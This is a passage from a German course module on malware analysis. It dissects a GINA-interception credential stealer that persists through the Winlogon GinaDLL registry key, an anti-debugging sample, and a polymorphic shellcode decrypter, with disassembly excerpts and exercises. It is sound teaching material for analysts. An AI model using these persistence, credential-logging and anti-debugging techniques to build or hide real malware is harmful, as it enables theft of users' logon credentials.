Vor der Untersuchung der DLL werfen wir zunächst einen Blick auf das Hauptprogramm. Im Wesentlichen wird es die DLL erzeugen. Aber was macht es mit der DLL? Schließlich sollte man annehmen, dass sie irgendwo wirkungsvoll platziert wird. Besondere Verschleierungsmethoden werden keine angewandt, die Importe sind alle zu sehen und geben schnell Aufschluss über die prinzipielle Funktionsweise des Programms. Die Importe *CreateFileA* und *WriteFile* zum Erstellen der DLL sind zu erkennen. Darüber hinaus werden verschiedene Funktionen zur Bearbeitung von Ressourcen benutzt: *LoadResource*, *FindResourceA* und *SizeofResource*.

In der *main*-Routine werden zwei Unterprogramme aufgerufen: `call sub_401080` und `call sub_401000`. Das erste Unterprogramm erstellt die DLL aus der Resource Section. Die Details sind hier nicht weiter von Interesse. Gelingt die Erstellung der DLL, so wird das Erfolgskürzel „DR“ ausgegeben, das bei der Ausführung der Malware zu sehen war. Im zweiten Unterprogramm werden die Funktionen *RegCreateKeyExA* und *RegSetValueExA* aufgerufen. Dies sind Funktionen zur Manipulation der Windows Registry, und zwar zur Erzeugung eines neuen Eintrags

[24] Ihre eigentliche Funktion entwickelt diese Malware nur unter Windows XP. Die Analysen können allerdings auch unter Windows 7 durchgeführt werden.

[25] Resource Hacker: http://www.angusj.com/resourcehacker/. Das Programm ist im Modulmaterial zu finden.

und zum Setzen eines Wertes. Nun wird anhand der verwendeten Strings schnell klar, was das Unterprogramm macht. Es trägt in der Windows Registry den Schlüssel `GinaDLL` unter *SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon* ein und gibt ihm als Wert den Pfad der DLL. Gelingt der Eintrag in die Registry, so erscheint das Erfolgskürzel „RI“ auf dem Bildschirm.[26] Durchlaufen Sie das Unterprogramm zur Erzeugung des Registry-Eintrags mal probeweise im Einzelschrittverfahren. Sie werden sehen, dass der genaue Ablauf leicht verständlich ist.

Mit Hilfe des Windows-Systemprogramms *regedit.exe* können Sie sich die Windows-Registry anzeigen lassen. Unter dem angegebenen Pfad finden Sie wie in Abb. 15 zu sehen den Eintrag `GinaDLL`. Damit ist das Hauptprogramm analysiert. Es handelt sich um einen Launcher, der eine DLL einschleust und durch einen Registry-Eintrag Persistenz erreicht. Wirksam wird der Eintrag allerdings erst bei einem Neustart von Windows. Führen Sie einen Neustart durch. Sie werden nichts Auffälliges bemerken.




Abb. 15: Schlüssel GinaDLL in der Windows Registry

Da unsere Malware keine verschleierten Namen verwendet, wäre zum jetzigen Zeitpunkt mit entsprechenden Windows-Kenntnissen auch ohne eine Analyse der DLL ungefähr klar, um was es sich hier handelt: Es ist ein sogenannter GINA Interceptor. GINA (*Graphical Identification and Authentication*) wurde mit Windows XP eingeführt und erlaubt eine Erweiterung des Login-Prozesses z. B. zur Identifikation des Benutzers durch eine Kamera oder eine RFID-Karte. GINA ist in der DLL *msgina.dll* implementiert, die vom Winlogon-Dienst geladen wird. Allerdings können in der Windows-Registry explizit DLLs über den Schlüssel `GinaDLL` angegeben werden, die sich zwischen den Winlogon-Dienst und *msgina.dll* einklinken. Es ist demnach nicht weiter verwunderlich, dass die Malware DLL genau an dieser Stelle der Windows Registry eingetragen wurde. Aufgabe von *msgina32.dll* wird es sein, einerseits die Aufrufe des Winlogon-Dienstes an die richtige *msgina.dll* weiterzuleiten und zum anderen den Login-Prozess mitzuprotokollieren. Unsere DLL ist somit ein klassischer Credential Stealer.

Die Analyse von *msgina32.dll* durch IDA zeigt eine ganze Menge Exporte mit dem Präfix *Wlx*. Diese entsprechen den Exporten von *msgina.dll*. Viele interessante Strings weisen hier eine Besonderheit auf: Es sind Unicode Strings, die IDA standardmäßig nicht anzeigt. Im *Strings window* kann allerdings die Anzeige von Unicode Strings durch Änderung der Setup-Einstellungen mittels Rechtsklick auf das Feld „String“ bewirkt werden. Danach sehen wir unter anderem:

- MSGina.dll

[26] IDA löst hier den Namen von `printf` nicht auf, sondern zeigt aus irgendwelchen Gründen nur `call sub_401299` an.

- msutil32.sys
- UN %s DM %s PW %s OLD %s

Wie vermutet wird *msgina.dll* verwendet. Der letzte String sieht aus wie ein Format-String von `printf`. Der Verwendungsstelle dieses Format-String im Code folgt – im Unterprogramm ab `10001570` zu sehen – ein Aufruf von `fwprintfw` für eine Datei namens *msutil32.sys*. In dieser Datei werden wohl die mitprotokollierten Daten abgelegt.

Auf die Details der Implementierung von *msgina32.dll* soll hier nicht eingegangen werden. Die Kenntnis des Kernmechanismus reicht zum grundsätzlichen Verständnis aus. In *DllMain* wird die originale DLL *msgina.dll* aus dem System-Directory mittels *LoadLibraryW* geladen (s. Abb. 16). Die meisten exportierten Funktionen werden lediglich an die entsprechenden Funktionen von *msgina.dll* weitergeleitet. Für die Funktion *WlxLoggedOnSAS* ist dies in Abbildung 17 dargestellt. Im Unterprogramm ab Adresse `10001000` wird mit Hilfe von *GetProcAddress* die Adresse der Funktion in *msgina.dll* ermittelt.

Abb. 16: *DllMain* von *msgina32.dll*

```
.text:10001050                 mov     eax, [esp+fdwReason]
.text:10001054                 sub     esp, 208h
.text:1000105A                 cmp     eax, 1
.text:1000105D                 jnz     short loc_100010B7
.text:1000105F                 push    esi
.text:10001060                 mov     esi, [esp+20Ch+hLibModule]
.text:10001067                 push    esi             ; hLibModule
.text:10001068                 call    ds:DisableThreadLibraryCalls
.text:1000106E                 lea     eax, [esp+20Ch+LibFileName]
.text:10001072                 push    104h            ; uSize
.text:10001077                 push    eax             ; lpBuffer
.text:10001078                 mov     dword_100033F0, esi
.text:1000107E                 call    ds:GetSystemDirectoryW
.text:10001084                 lea     ecx, [esp+20Ch+LibFileName]
.text:10001088                 push    offset String2  ; "\\MSGina"
.text:1000108D                 push    ecx             ; lpString1
.text:1000108E                 call    ds:lstrcatW
.text:10001094                 lea     edx, [esp+20Ch+LibFileName]
.text:10001098                 push    edx             ; lpLibFileName
.text:10001099                 call    ds:LoadLibraryW
.text:1000109F                 xor     ecx, ecx
.text:100010A1                 mov     hModule, eax
.text:100010A6                 test    eax, eax
.text:100010A8                 setnz   cl
.text:100010AB                 mov     eax, ecx
.text:100010AD                 pop     esi
.text:100010AE                 add     esp, 208h
.text:100010B4                 retn    0Ch
```

Abb. 17: Aufruf der Funktion wird durchgereicht

```
.text:10001350 ; int __stdcall WlxLoggedOnSAS(PVOID pWlxContext,DWORD dwSasType,PVOID pReserved)
.text:10001350                 public WlxLoggedOnSAS
.text:10001350 WlxLoggedOnSAS  proc near
.text:10001350                 push    offset aWlxloggedonsas ; "WlxLoggedOnSAS"
.text:10001355                 call    sub_10001000
.text:1000135A                 jmp     eax
.text:1000135A WlxLoggedOnSAS  endp
```

Lediglich die Funktion *WlxLoggedOutSAS* ist anders implementiert. Diese Funktion wird bei der Benutzerabmeldung aufgerufen und erhält unter anderem Benutzername und Passwort als Parameter. Im Unterprogramm ab Adresse `10001570` werden diese zusammen mit Datum und Zeitstempel in der Datei *msutil32.sys* abgelegt. Den Kern der Routine sehen Sie in Abb. 18. *msutil32.sys* liegt im Systemverzeichnis \windows\system32, weil der Winlogon-Dienst dort angesiedelt ist. Wenn Sie sich ab- und wieder anmelden, werden Sie in dieser Datei die mitprotokollierten Daten finden.

```
.text:10001593    push    offset word_10003320 ; wchar_t *
.text:10001598    push    offset aMsuti132_sys ; "msuti132.sys"
.text:1000159D    call    _wfopen
.text:100015A2    mov     esi, eax
.text:100015A4    add     esp, 18h
.text:100015A7    test    esi, esi
.text:100015A9    jz      loc_1000164F
.text:100015AF    lea     eax, [esp+858h+var_800]
.text:100015B3    push    edi
.text:100015B4    lea     ecx, [esp+85Ch+var_850]
.text:100015B8    push    eax
.text:100015B9    push    ecx             ; wchar_t *
.text:100015BA    call    _wstrtime
.text:100015BF    add     esp, 4
.text:100015C2    lea     edx, [esp+860h+var_828]
.text:100015C6    push    eax
.text:100015C7    push    edx             ; wchar_t *
.text:100015C8    call    _wstrdate
.text:100015CD    add     esp, 4
.text:100015D0    push    eax
.text:100015D1    push    offset aSSS     ; "%s %s - %s "
.text:100015D6    push    esi             ; FILE *
.text:100015D7    call    fwprintf
```

Abb. 18: Protokollierung der Benutzerdaten

Der Gesamtzweck der Malware besteht also zusammengefasst darin, mit Hilfe eines Launcher einen Credential Stealer zu etablieren, der das Verfahren der GINA Interception nutzt.

Beispiel 3

Als drittes und abschließendes Beispiel betrachten wir das Programm *fallbeispiel3.exe*.[27] Die Überprüfung durch `www.virustotal.com` zeigt nicht viele Verdachtsmomente. Der Grund liegt darin, dass es sich hier nicht um Malware im eigentlichen Sinne handelt, sondern um ein Beispielprogramm zum Aufzeigen von Implementierungstechniken.

Die Ausführung des Programms auf Kommandozeilenebene zeigt, dass ein vierstelliges Passwort einzugeben ist. Der Aufruf mit einem beliebigen Passwort führt erwartungsgemäß zu einem Programmabbruch mit der Meldung „Incorrect password, Try again.“ Unter IDA sollte es nicht schwer sein, das gesuchte Passwort zu rekonstruieren. In der *main*-Routine ist schnell der Aufruf von `_strncmp` ausgemacht, wo offensichtlich die Eingabe mit dem gespeicherten Passwort verglichen wird. An dieser Stelle (Adresse `40123A`) wollen wir das Programm mit einem Breakpoint unterbrechen (s. Abb. 19).

Um an die gewünschte Programmzeile zu gelangen, müssen wir dem Programm einen vierstelligen Kommandozeilenparameter mitgeben, was mittels „Debugger->Process Options“ leicht möglich ist. Das gesuchte Passwort liegt offensichtlich ab Adresse `408030` als Folge von vier Byte im Speicher. Mittels „Rechtsklick->Undefine“ werden die 4 einzelnen Bytes als ASCII-Zeichen dargestellt und können dann über „A“ zu einem String zusammengefasst werden. Der gesuchte String lautet „bzqr“. Geben wir diesen als Kommandozeilenparameter in IDA ein und starten das Programm erneut, so verzweigt es nach dem Breakpoint in Richtung Erfolgsmeldung. Das war also einfach!

Zur Sicherheit starten wir das Programm nochmal außerhalb von IDA mit dem ermittelten Passwort. Zur unserer großen Überraschung akzeptiert das Programm jetzt das ermittelte Passwort nicht! Was ist denn hier passiert? Das Programm scheint sich unter einem Debugger anders zu verhalten als in Realität. Da wir die

[27] Das Programm sollte unter Windows XP analysiert werden. Unter Windows 7 zeigt es an einer interessanten Stelle ein „inverses“ Verhalten.

Abb. 19: Der String-Vergleich des Passworts

```
0040120A
0040120A loc_40120A:
0040120A lea     edx, [ebp+ThreadId]
0040120D push    edx             ; lpThreadId
0040120E push    0               ; dwCreationFlags
00401210 push    0               ; lpParameter
00401212 push    offset StartAddress ; lpStartAddress
00401217 push    0               ; dwStackSize
00401219 push    0               ; lpThreadAttributes
0040121B call    ds:CreateThread
00401221 push    3E8h            ; dwMilliseconds
00401226 call    ds:Sleep
0040122C push    4               ; size_t
0040122E push    offset aBzqrp@ss ; char *
00401233 mov     eax, [ebp+argv]
00401236 mov     ecx, [eax+4]
00401239 push    ecx             ; char *
0040123A call    _strncmp
0040123F add     esp, 0Ch
00401242 mov     [ebp+var_4], eax
00401245 cmp     [ebp+var_4], 0
00401249 jnz     short loc_40125A
```

```
0040124B push    offset aYouEnteredTheC ; "You entered the correct password!"
00401250 call    sub_402148
00401255 add     esp, 4
00401258 jmp     short loc_401267
```

```
0040125A
0040125A loc_40125A:
0040125A push    offset aIn
0040125F call    sub_402148
00401264 add     esp, 4
```

wichtige Stelle des Programms nun kennen, versuchen wir es mit OllyDbg. Hier folgt die nächste Überraschung: Das Programm terminiert sofort!

Hätten wir unter IDA besser aufgepasst, dann hätten wir bemerkt, dass wir nicht die .text Section untersucht haben, sondern die .tls Section. Auch eine kurze Analyse mit PEview hätte problemlos die .tls Section gezeigt. Hier wird ein TLS Callback ausgeführt (s. Abs. 5.3), es handelt sich offensichtlich um einen Anti-Debugging-Trick. OllyDbg muss unter „Options->Options->Debugging->Start“ mitgeteilt werden, dass der Prozess zu Beginn des TLS Callback angehalten werden muss. Nach einem Restart hält OllyDbg zu Beginn des TLS Callback an, und Adresse `40123A` kann mit einem Breakpoint belegt werden. Mit „F9“ führen wir das Programm fort. Aber was passiert jetzt? Der Breakpoint wird nicht erreicht, und der Prozess terminiert. Jetzt wird es Zeit, den TLS Callback näher zu betrachten.

Unter IDA können über „Jump->Jump to entry point“ („Ctrl-E“) die Programmeinstiegspunkte angewählt werden. Hier ist der TLS Callback zu finden und auszuwählen. Der Anfang ist in Abb. 20 zu sehen.

Abb. 20: TLS Callback

```
push    ebp
mov     ebp, esp
cmp     [ebp+arg_4], 1
jnz     short loc_401081
push    0                   ; lpWindowName
push    offset ClassName ; "OLLYDBG"
call    ds:FindWindowA
test    eax, eax
jz      short loc_401081
push    0                   ; int
call    _exit
```

Offensichtlich wird nach einem Fenster mit dem Namen „OLLYDBG“ gesucht.[28] Liefert *FindWindowA* einen Wert ungleich Null, so wird der Prozess beendet. Im TLS Callback ist also ein Funktionalität versteckt, die sich direkt gegen OllyDbg richtet. Um diese zu umgehen, reicht es den `call_ _exit`-Befehl durch `nops` zu ersetzten. Jetzt sollte die dynamische Analyse unter OllyDbg funktionieren. Den Breakpoint belassen wir bei Adresse `40123A`, über „File->Set new arguments“ geben wir ein Passwort ein und starten dann mit „F9“. OllyDbg vermeldet nun das Erreichen einer

[28] Die erste bedingte Verzweigung erfolgt aufgrund eines Parameters, der dem TLS Callback vom startenden Prozess übergeben wird und anzeigt, ob der TLS Callback erstmalig ausgeführt wird. Nur bei der erstmaligen Ausführung wird die anschließend beschriebene Funktionalität erreicht.

Exception. Standardmäßig hält OllyDbg bei einer Exception an. Die Fortführung des Programms kann dann mittels der Tastenkombination „Shift-F9“ veranlasst werden (ebenso sind „Shift-F7“ bzw. „Shift-F8“ für eine Einzelschrittausführung möglich). Der Breakpoint wird erreicht, aber ein Blick auf den Stack zeigt schnell, dass auch bei OllyDbg ein Vergleich mit dem String „bzqr“ durchgeführt wird. Es sind also noch nicht alle Geheimnisse des Programms gelüftet.

Betrachten wir nochmal Abb. 19. Vor dem String-Vergleich wird *CreateThread* aufgerufen, dessen Code an Adresse `StartAddress` beginnt. Hier werden offensichtlich jede Menge Bitmanipulationen auf den ab Adresse `408030` liegenden Daten durchgeführt. Eigentlich sollte uns das nicht weiter interessieren, denn bei der dynamischen Analyse waren diese Bitmanipulationen bereits ausgeführt, als der Breakpoint beim String-Vergleich erreicht wurde. In dem ganzen Code sind allerdings drei Zeilen äußerst interessant:

Quelltext 16

```
1 40112B mov ebx, large fs:30h
2 ...
3 40118B mov bl, [ebx+2]
4 ...
5 4011A2 add byte_408032, bl
```

Q

Durch diese Befehle erfolgt ein Zugriff auf den PEB, und zwar auf das `BeeingDebugged` Flag. Offensichtlich findet eine Manipulation der Passwortrohdaten im Speicher in Abhängigkeit davon statt, ob das Programm unter einem Debugger läuft oder nicht. Das würde das merkwürdige Programmverhalten erklären. Wir setzen unter OllyDbg oder IDA einen Breakpoint auf den Befehl nach “`40118B mov bl, [ebx+2]`“. Register `bl` beinhaltet nun den Wert `1`, da ein Debugger erkannt wurde. Diesen Wert ändern wir auf `0` und setzten das Programm bis zum String-Vergleich fort. Nun zeigt sich, dass nicht mehr „bzqr“, sondern „bzrr“ im Speicher steht. Das ist also das gesuchte Passwort. Aber bittere Enttäuschung macht sich breit, da auch dieses außerhalb des Debuggers nicht funktioniert. Was haben wir übersehen?

Bei den gesehenen Bitmanipulationen werden überwiegend Konstanten verwendet. Das Flag `BeeingDebugged` ist offensichtlich keine Konstante, aber es gibt einen weiteren nicht-konstanten Parameter, der in den folgenden Programmzeilen erkennbar ist:

Quelltext 17

```
1 40109B mov bl, byte_40A968
2 ...
3 401111 add byte_408031, bl
```

Q

`byte_40A968` scheint eine Byte-Variable mit dem Wert `0` zu sein, zumindest bei der dynamischen Analyse unter einem Debugger. Eine nähere Untersuchung zeigt allerdings, dass es eine Cross-Referenz auf diese Variable vom Unterprogramm `sub_401020` aus gibt. Dieses Unterprogramm wird seinerseits vom TLS Callback aus aufgerufen, was durch eine Verfolgung der Cross-Referenz auf `sub_401020` leicht zu erkennen ist. `sub_401020` wird also während des TLS Callback aufgerufen

und manipuliert die Variable `byte_40A968`. Jetzt bleibt nur noch zu klären, was innerhalb des Unterprogramms passiert.

Der Kern des Unterprogramms (s. Abb. 21) ist ein Aufruf der Funktion *OutputDebugStringA* mit anschließender Auswertung des Error-Status. Zunächst wird mit *SetLastError* ein Error-Status definiert, dann sendet *OutputDebugStringA* ein Zeichen (hier ein „b“) an einen angehängten Debugger. Ist kein solcher vorhanden, so ändert sich der Error-Status (Abfrage mit `jnz`). Wird kein Fehler gemeldet, so existiert ein Debugger und die Variable `byte_40A968` wird inkrementiert. Da `byte_40A968` nur an der einen gezeigten Stelle verwendet wird, lagen wir mit unserem Passwort „bzrr“ fast richtig, müssen aber vom 2. Buchstaben den Vorgänger nehmen. Das korrekte Passwort für die Ausführung des Programms ohne Debugger ist also „byrr“.

Abb. 21: Anti-Debugging mit *OutputDebugStringA*

```
00401020 sub_401020      proc near               ; CODE XREF: TlsCallback_0+27↓p
00401020
00401020 dwErrCode       = dword ptr -4
00401020
00401020                 push    ebp
00401021                 mov     ebp, esp
00401023                 push    ecx
00401024                 mov     [ebp+dwErrCode], 3039h
0040102B                 mov     eax, [ebp+dwErrCode]
0040102E                 push    eax             ; dwErrCode
0040102F                 call    ds:SetLastError
00401035                 push    offset OutputString ; "b"
0040103A                 call    ds:OutputDebugStringA
00401040                 call    ds:GetLastError
00401046                 cmp     eax, [ebp+dwErrCode]
00401049                 jnz     short loc_40105A
0040104B                 mov     cl, byte_40A968
00401051                 add     cl, 1
00401054                 mov     byte_40A968, cl
0040105A
0040105A loc_40105A:                             ; CODE XREF: sub_401020+29↑j
0040105A                 mov     esp, ebp
0040105C                 pop     ebp
0040105D                 retn
0040105D sub_401020      endp
```

Interessant ist noch der Aufruf des Unterprogramms `sub_401020` vom TLS Callback aus:

Q

Quelltext 18

```
1 401081 cmp [ebp+arg_4], 2
2 401085 jnz ...
3 401087 call sub_401020
```

Der Aufruf erfolgt, wenn Parameter `arg_4` den Wert `2` hat. `arg_4` eines TLS Callback beschreibt den Zeitpunkt des Aufrufs. `1` wird beim Prozessstart benutzt, `3` bei der Terminierung des Prozesses und `2` beim Start eines Threads. Unterprogramm `sub_401020` wird also in diesem Programm beim Aufruf von *CreateThread* (s. Abb. 19) durchlaufen.

fallbeispiel3.exe verwendet verschiedene Techniken des Anti-Debugging. OllyDbg wird durch einen gezielten Angriff ausgeschaltet, der in einem TLS Callback versteckt ist. Des Weiteren werden zwei Methoden benutzt, um allgemein die Anwesenheit eines Debuggers zu erkennen, nämlich das direkte Auslesen von Daten des PEB und die Benutzung von API-Funktionen. Bei Erkennen eines Debuggers ändert sich das Verhalten des Programms.

7 Zusammenfassung

In diesem Mikromodul wurde Ihnen ein Einblick in die komplexe Welt der Malware und der Malware-Analyse gewährt. Malware will seine Existenz und seine Funktionalität vor dem Benutzer und dem Analysten verbergen. Dazu werden verschiedenste Methoden zur Verschleierung angewandt, die von recht einfachen Verfahren bis hin zu Aktivmaßnahmen zur Verhinderung einer Disassemblierung und einer Analyse reichen.

Reale Malware soll einen bestimmten Zweck erfüllen und ist daher oftmals recht komplex. Zur Analyse von Malware auf einem bestimmten Rechner mit einem bestimmten Betriebssystem sind tiefgehende Einsichten in die Eigenschaften und Abläufe auf diesem System erforderlich. Bestimmte Verhaltensmuster von Malware wiederholen sich häufig. Sie zu erkennen und zu beherrschen, um eine Analyse nicht auf Maschinenbefehlsebene, sondern auf einem höheren Abstraktionslevel durchführen zu können, ist die hohe Kunst der Malware-Analyse. Die Fallbeispiele vermitteln einen Eindruck, wie die Analyse realer Malware ablaufen kann. Letztendlich ist aber zur Analyse „neuer“ Malware viel Übung und Erfahrung erforderlich.

8 Übungen

Ü

Übung 1

Analysieren Sie den Kontrollfluss der folgenden beiden Codesequenzen:

```
0x100: push addr
0x103: push 0x102
0x106: mov bp, sp
0x108: add ss:[bp], 6
0x10c: mov sp, bp
0x10e: ret


0x100: mov ax, 0x10e
0x103: push addr
0x106: call 0x109
0x109: dec ax
0x10a: call ax
0x10c: inc ax
0x10d: ret
```

Ü

Übung 2

Abb. 22 zeigt ein Beispiel von polymorphem Shellcode mit Kontrollfluss-Obfuscation. Der Schlüssel `13h` wird in Register `dl` gespeichert und kann relativ einfach bei jeder Neuverbreitung ausgetauscht werden. Der verschlüsselte Payload liegt ab Adresse `401033` im Speicher und hat die Länge `0C7h`. Erklären Sie im Detail Funktion und Ablauf des Decrypter.

Abb. 22: Polymorpher Shellcode

```
.text:00401020 ; ---------------------------------------------------------------------------
.text:00401020                 mov     ecx, 0C7h
.text:00401025                 mov     dl, 13h
.text:00401027                 call    $+5
.text:0040102C                 pop     esi
.text:0040102D
.text:0040102D loc_40102D:                             ; CODE XREF: .text:00401031↓j
.text:0040102D                 xor     [ecx+esi+7], dl
.text:00401031                 loop    loc_40102D
.text:00401031 ; ---------------------------------------------------------------------------
.text:00401033                 db 0FDh ; ²
.text:00401034                 db 0EAh ; Û
.text:00401035                 db  8Ah ; è
.text:00401036                 db    4
.text:00401037                 db    5
.text:00401038                 db    6
.text:00401039                 db  43h ; C
.text:0040103A                 db  51h ; Q
.text:0040103B                 db 0ECh ; ý
.text:0040103C                 db  3Bh ; ;
.text:0040103D                 db 0D9h ; +
.text:0040103E                 db  44h ; D
.text:0040103F                 db  56h ; V
.text:00401040                 db  5Ch ; \
.text:00401041                 db  3Fh ; ?
.text:00401042                 db  9Bh ; ø
.text:00401043                 db  2Bh ; +
```

Übung 3

Ü

Untersuchen Sie das Programm *rechnen1u.exe* aus dem Modulmaterial zunächst mit IDA. Es handelt sich hierbei um ein mit UPX gepacktes Programm. Suchen Sie zunächst den Tail Jump zum OEP durch statische Analyse und setzen Sie dort einen Breakpoint. Finden Sie anschließend durch eine dynamische Analyse den eigentlichen Programmkern, der die Berechnung eines Skalarprodukts durchführt.

Laden Sie *rechnen1u.exe* mit OllyDbg 1.x. Erstellen Sie mit Hilfe von OllyDump einen Speicher-Dump. Variieren Sie dabei die unterschiedlichen Methoden zur Rekonstruktion der IAT und zur Bestimmung des OEP. Testen Sie die erzeugten Speicher-Dumps auf ihre Funktionstüchtigkeit (Programm starten!). Untersuchen Sie einen funktionierenden Speicher-Dump wiederum mit IDA. Es wird Ihnen jetzt nicht mehr schwer fallen, den Programmkern zu finden.

Übung 4

Ü

Machen Sie sich mit ImpRec (mindestens Version 1.7e) zur Rekonstruktion der IAT von Programmen vertraut. Experimentieren Sie dabei mit beliebigen (kleinen) Programmen Ihrer Wahl und probieren Sie die unterschiedlichen Optionen aus.

Benutzen Sie das Programm *imprecbsp.exe* aus dem Modulmaterial zum Austesten der prinzipiellen Vorgehensweise:

1. Programm mit UPX packen.
2. Mit IDA oder OllyDbg den OEP bestimmen.
3. Erzeugung eines Speicher-Dump mit OllyDump ohne Wiederherstellung der Importe (Dateiname z. B. *imprecbspohneiat.exe*).
4. Gepacktes Programm starten. (Nicht versuchen, den Speicher-Dump zu starten!!)
5. ImpRec starten und an den laufenden Prozess anheften. Die RVA des OEP (hier `0x1280`) eintippen und „IAT AutoSearch“ drücken. Falls eine IAT gefunden wird, erscheint eine Erfolgsmeldung. Mit „Get Imports“ die IAT rekonstruieren. Im mittleren Fenster wird für die importierten DLLs angezeigt, ob die Rekonstruktion erfolgreich war (valid:YES). Mit „Fix Dump“ wird die rekonstruierte IAT einem Speicher-Dump hinzugefügt. Es ist die Datei *imprecbspohneiat.exe* auszuwählen. ImpRec erzeugt eine Datei *imprecbspohneiat_.exe*, die im Erfolgsfall lauffähig ist.
6. Testen, ob das so erzeugte Programm funktioniert.

Ü

Übung 5

Untersuchen Sie das Programm *anti-diss.exe* aus dem Modulmaterial. Welche Methoden zur Verhinderung der Disassemblierung werden hier eingesetzt? Welcher Kommandozeilenparameter muss angegeben werden, damit das Programm eine Erfolgsmeldung ausgibt?

Tipp: Kommandozeilenparameter werden in IDA unter „Debugger-ProcessOptions-Parameters“ angegeben.

Ü

Übung 6

Untersuchen Sie das Programm *uebung-malware-6.exe* aus dem Modulmaterial. Geben Sie möglichst detailliert an, was es tut. Welche Malware-Methoden, die im Mikromodul besprochen wurden, werden hier angewandt?

Tipps:

1. Achten Sie auf die Importe!
2. `fs` verweist auf den TEB. `fs:18h` im TEB beinhaltet die lineare Adresse des Anfangs des TEB. Dann benötigen Sie noch Informationen zum Aufbau von PEB und TEB.

Ü

Übung 7

Analysieren Sie das Programm *uebinteil1.exe* statisch und beschreiben Sie seine Funktionsweise. Verifizieren Sie Ihre Erkenntnisse durch eine dynamische Analyse mit IDA und OllyDbg.

Tipp: Der wiederholte `call` (z.B. `call sub_40105f`) nach dem Push eines String entspricht einem Aufruf von `printf`.

Untersuchen Sie in gleicher Weise die Programme *uebinteil2.exe*, *uebinteil3.exe* und *uebinteil4.exe*. Das ursprüngliche Programm wird dabei schrittweise erweitert, bis im Endausbau eine recht komplexe Malware entsteht. Um welche Art von Malware handelt es sich schließlich? Welche Aktionen sind mit ihr prinzipiell realisierbar? Wie kann die Malware Persistenz erreichen?

Ü

Übung 8

Analysieren Sie die Malware *ueb2100.exe*. Wie erlangt die Malware Persistenz? Wann wird die Malware aktiv und welche Aktion entwickelt sie in diesem Augenblick?

Die Malware beinhaltet einen Mechanismus, den wir bisher noch nicht kennengelernt haben. Es ist bspw. die folgende Programmzeile zu finden:

```
401052 call ds:OpenMutexA
```

Mutexes dienen der Prozess- und Thread-Synchronisation. Ein Mutex „schützt“ eine gemeinsame Ressource oder ein gemeinsames Objekt vor

mehrfachem Zugriff. Ein zu einem Objekt definiertes Mutex kann immer nur einem Prozess oder Thread gehören. Mit *CreateMutexA* wird ein Mutex erzeugt und ihm ein Name zugeordnet. Mit *OpenMutexA* kann getestet werden, ob ein bestimmter Mutex bereits existiert. Mutexes können bspw. dazu benutzt werden, um die mehrfache Ausführung eines Prozesses zu verhindern. Ein Prozess prüft dazu die Existenz eines Mutex mit *OpenMutexA*. Ist der Mutex existent, so terminiert der Prozess, andernfalls wird der Mutex mit *CreateMutexA* erzeugt.

Versuchen Sie, die sonstigen Funktionsaufrufe mit Hilfe des Microsoft Developer Network MSDN zu verstehen, soweit Sie Ihnen noch nicht bekannt sind.

Stichwörter

Anti-Debugging, 26
Anti-Dumping, 25
Anti-Emulation, 26
Anti-VM, 28
Anubis, 32
Asyncronous Procedure Calls, 31
automatisches Entpacken, 22

Backdoor, 18
Botnet, 18

Code Reordering, 14
Credential Stealer, 18

Decrypter, 13
DLL Hooking, 32
DLL Load Order Hijacking, 31
Downloader, 18

GFI Sandbox, 32
GINA, 37
Guard Page, 28

Hashing, 11
Hook Injection, 31

Import Hiding, 9
ImpRec, 23
Inspector Gadget, 32

Launcher, 29

manuelles Entpacken, 22
Memory Breakpoint, 28
Metamorphie, 14
MSDN, 47
Mutex, 46

Nanomites, 25

Obfuscation, 7
OEP, 21

Packer, 20
Payload, 13
PEid, 22
Persistenz, 31
Polymorphie, 13
Process Injection, 30
Process Replacement, 31
Prozess-Dumping, 25

Remote Thread, 30
Resource Hacker, 36
Rootkit, 18

Sandbox, 32
Scareware, 18
Selbstmodifizierender Code, 15
Shellcode, 12
Spam-Versender, 18
Stolen Bytes, 25
Structured Exception Handling, 12

Tail Jump, 21
TLS Callback, 27
Trojaner, 18

Unaligned Branches, 16

Verhinderung von Disassemblierung, 13
Verschleierung, 7
Viren, 18
VirtualBox, 19
virtuelle Maschinen, 18
VM-Obfuskator, 26

Verzeichnisse

I. Abbildungen

Abb. 1: Obfuskator . . . 8
Abb. 2: IAT ohne aufgelöste Importinformationen . . . 10
Abb. 3: IAT mit aufgelösten Importinformationen . . . 10
Abb. 4: Sichtbare Imports . . . 10
Abb. 5: Versteckten von Imports . . . 11
Abb. 6: Unsichtbare Imports . . . 11
Abb. 7: Shellcode zur Manipulation des SEH . . . 12
Abb. 8: Polymorphie [Holz, 2012] . . . 13
Abb. 9: Packen . . . 20
Abb. 10: Entpacken bei UPX . . . 21
Abb. 11: UPX - Anfang des Entpacker-Stub . . . 23
Abb. 12: UPX - Sprung zum OEP . . . 23
Abb. 13: Code Injection . . . 30
Abb. 14: Resource Section mit DOS Stub . . . 36
Abb. 15: Schlüssel GinaDLL in der Windows Registry . . . 37
Abb. 16: *DllMain* von *msgina32.dll* . . . 38
Abb. 17: Aufruf der Funktion wird durchgereicht . . . 38
Abb. 18: Protokollierung der Benutzerdaten . . . 39
Abb. 19: Der String-Vergleich des Passworts . . . 40
Abb. 20: TLS Callback . . . 40
Abb. 21: Anti-Debugging mit *OutputDebugStringA* . . . 42
Abb. 22: Polymorpher Shellcode . . . 44

II. Exkurse

Exkurs 1: **Verschlüsselungsverfahren bei Malware** . . . 14
Exkurs 2: **VirtualBox** . . . 19
Exkurs 3: **Gepackte DLLs** . . . 24

III. Literatur

